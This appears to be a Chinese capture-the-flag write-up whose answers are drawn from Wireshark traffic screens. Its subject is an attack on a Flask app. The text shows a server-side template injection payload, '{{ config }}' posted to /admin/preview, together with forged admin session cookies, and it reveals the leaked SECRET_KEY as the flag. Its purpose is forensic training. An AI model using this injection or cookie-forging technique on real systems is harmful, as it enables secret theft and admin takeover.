session=eyJfZmxhc2hlcyI6W3siIHQiOlsic3VjY2VzcyIsIlx1NzY3Ylx1NWY1NVx1N
jIxMFx1NTI5ZiJdfV0sImlzX2FkbWluIjp0cnVlfQ.aUeAgw.GuD8Xn-9rTNJjWeht5Uj
oAEJ6N4; HttpOnly; Path=/
Connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a
href="/admin/panel">/admin/panel</a>. If not, click the link.
```

1 客户端 分组，1 服务器 分组，1 turn(s).

整个对话 (1270 bytes) Show data as ASCII

查找: 查找下一个(N)


滤掉此流 打印 另存为… 返回 Close Help

flag 值：flag{zxcvbnm123}

题目序号 26 题目名称 SnakeBackdoor—2 解题人：郑家杰

操作内容：

Flask 的 SECRET_KEY 易在配置文件中泄露，攻击者的通过 view_content 参数查看 config 文件，达到窃取 SECRET_KEY 的目的


文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)
http
No. Time Source Destination Protocol Length Info
28428 192.810832 192.168.1.111 192.168.1.200 HTTP 591 GET /static/style.css HTTP/1.
28430 192.813843 192.168.1.200 192.168.1.111 HTTP 330 HTTP/1.1 304 NOT MODIFIED
28444 192.960940 192.168.1.111 192.168.1.200 HTTP 551 GET /static/style.css HTTP/1.
28449 192.964749 192.168.1.200 192.168.1.111 HTTP 269 HTTP/1.1 200 OK (text/css)
28546 202.465670 192.168.1.111 192.168.1.200 HTTP 798 POST /admin/preview HTTP/1.1
28553 202.481880 192.168.1.200 192.168.1.111 HTTP 1373 HTTP/1.1 200 OK (text/html)
28562 202.677383 192.168.1.111 192.168.1.200 HTTP 593 GET /static/style.css HTTP/1.
28564 202.680524 192.168.1.200 192.168.1.111 HTTP 330 HTTP/1.1 304 NOT MODIFIED
28802 227.288646 192.168.1.202 183.204.81.104 HTTP 336 GET /msdownload/update/v3/sta
28820 228.234055 192.168.1.111 192.168.1.200 HTTP 793 POST /admin/preview HTTP/1.1
28825 228.240471 192.168.1.200 192.168.1.111 HTTP 1098 HTTP/1.1 200 OK (text/html)
29180 259.670311 192.168.1.111 192.168.1.200 HTTP 5369 POST /admin/preview HTTP/1.1
29185 259.700550 192.168.1.200 192.168.1.111 HTTP 1375 HTTP/1.1 200 OK (text/html)
29336 277.124879 192.168.1.111 192.168.1.200 HTTP 63 POST /admin/settings HTTP/1.1
Cookie: session=eyJpc19hZG1pbiI6dHJ1ZX0.aUeAgw.2bXPGbewH1UEKhDw49k9JYiYP3U\r\n
<Cookie: session=eyJpc19hZG1pbiI6dHJ1ZX0.aUeAgw.2bXPGbewH1UEKhDw49k9JYiYP3U\r\n>
Connection: keep-alive\r\n
0260 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65 g: gzip, deflate
0270 2c 20 62 72 0d 0a 41 63 63 65 70 74 2d 4c 61 6e , br··Ac cept-Lan
0280 67 75 61 67 65 3a 20 7a 68 2d 43 4e 2c 7a 68 3b guage: z h-CN,zh;
0290 71 3d 30 2e 39 0d 0a 43 6f 6f 6b 69 65 3a 20 73 q-0.9··C ookie: s
02a0 65 73 73 69 6f 6e 3d 65 79 4a 70 63 31 39 68 5a ession=e yJpc19hZ
02b0 47 31 70 62 69 49 36 64 48 4a 31 5a 58 30 2e 61 G1pbiI6d HJ1ZX0.a
02c0 55 65 41 67 77 2e 32 62 58 50 47 62 65 77 48 31 UeAgw.2b XPGbewH1
02d0 55 45 4b 68 44 77 34 39 6b 39 4a 59 69 59 50 33 UEKhDw49 k9JYiYP3
02e0 55 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 6b U··Conne ction: k
02f0 65 65 70 2d 61 6c 69 76 65 0d 0a 0d 0a 70 72 65 eep-aliv e····pre
0300 76 69 65 77 5f 63 6f 6e 74 65 6e 74 3d 7b 7b 20 view_con tent={{
0310 63 6f 6e 66 69 67 20 7d 7d config } }
HTTP Connection (http.connection), 24 byte(s)
分组: 32060 · 已显示: 3611 (11.3%)
配置: Default

追踪 http 流

```
    <h3>............</h3>
    <div style="padding:1rem;border:1px solid #ddd">&lt;Config
{&#39;DEBUG&#39;: True, &#39;TESTING&#39;: False,
&#39;PROPAGATE_EXCEPTIONS&#39;: None, &#39;SECRET_KEY&#39;:
&#39;c6242af0-6891-4510-8432-e1cdf051f160&#39;,
&#39;SECRET_KEY_FALLBACKS&#39;: None,
&#39;PERMANENT_SESSION_LIFETIME&#39;: datetime.timedelta(days=31),
&#39;USE_X_SENDFILE&#39;: False, &#39;TRUSTED_HOSTS&#39;: None,
&#39;SERVER_NAME&#39;: None, &#39;APPLICATION_ROOT&#39;: &#39;/&#39;,
&#39;SESSION_COOKIE_NAME&#39;: &#39;session&#39;,
&#39;SESSION_COOKIE_DOMAIN&#39;: None, &#39;SESSION_COOKIE_PATH&#39;:
None, &#39;SESSION_COOKIE_HTTPONLY&#39;: True,
&#39;SESSION_COOKIE_SECURE&#39;: False,
&#39;SESSION_COOKIE_PARTITIONED&#39;: False,
&#39;SESSION_COOKIE_SAMESITE&#39;: None,
&#39;SESSION_REFRESH_EACH_REQUEST&#39;: True,
&#39;MAX_CONTENT_LENGTH&#39;: None, &#39;MAX_FORM_MEMORY_SIZE&#39;:
500000, &#39;MAX_FORM_PARTS&#39;: 1000,
&#39;SEND_FILE_MAX_AGE_DEFAULT&#39;: None,
&#39;TRAP_BAD_REQUEST_ERRORS&#39;: None,
&#39;TRAP_HTTP_EXCEPTIONS&#39;: False,
&#39;EXPLAIN_TEMPLATE_LOADING&#39;: False,
&#39;PREFERRED_URL_SCHEME&#39;: &#39;http&#39;,
&#39;TEMPLATES_AUTO_RELOAD&#39;: None, &#39;MAX_COOKIE_SIZE&#39;:
4093, &#39;PROVIDE_AUTOMATIC_OPTIONS&#39;: True}&gt;</div>

  <h2>..................</h2>

    <p>...............</p>
```

1 客户端 分组，1 服务器 分组，1 turn(s).

整个对话 (3432 bytes) Show data as ASCII

查找: 查找下一个(N)

滤掉此流 打印 另存为… 返回 Close Help

flag 值：flag{c6242af0-6891-4510-8432-e1cdf051f160}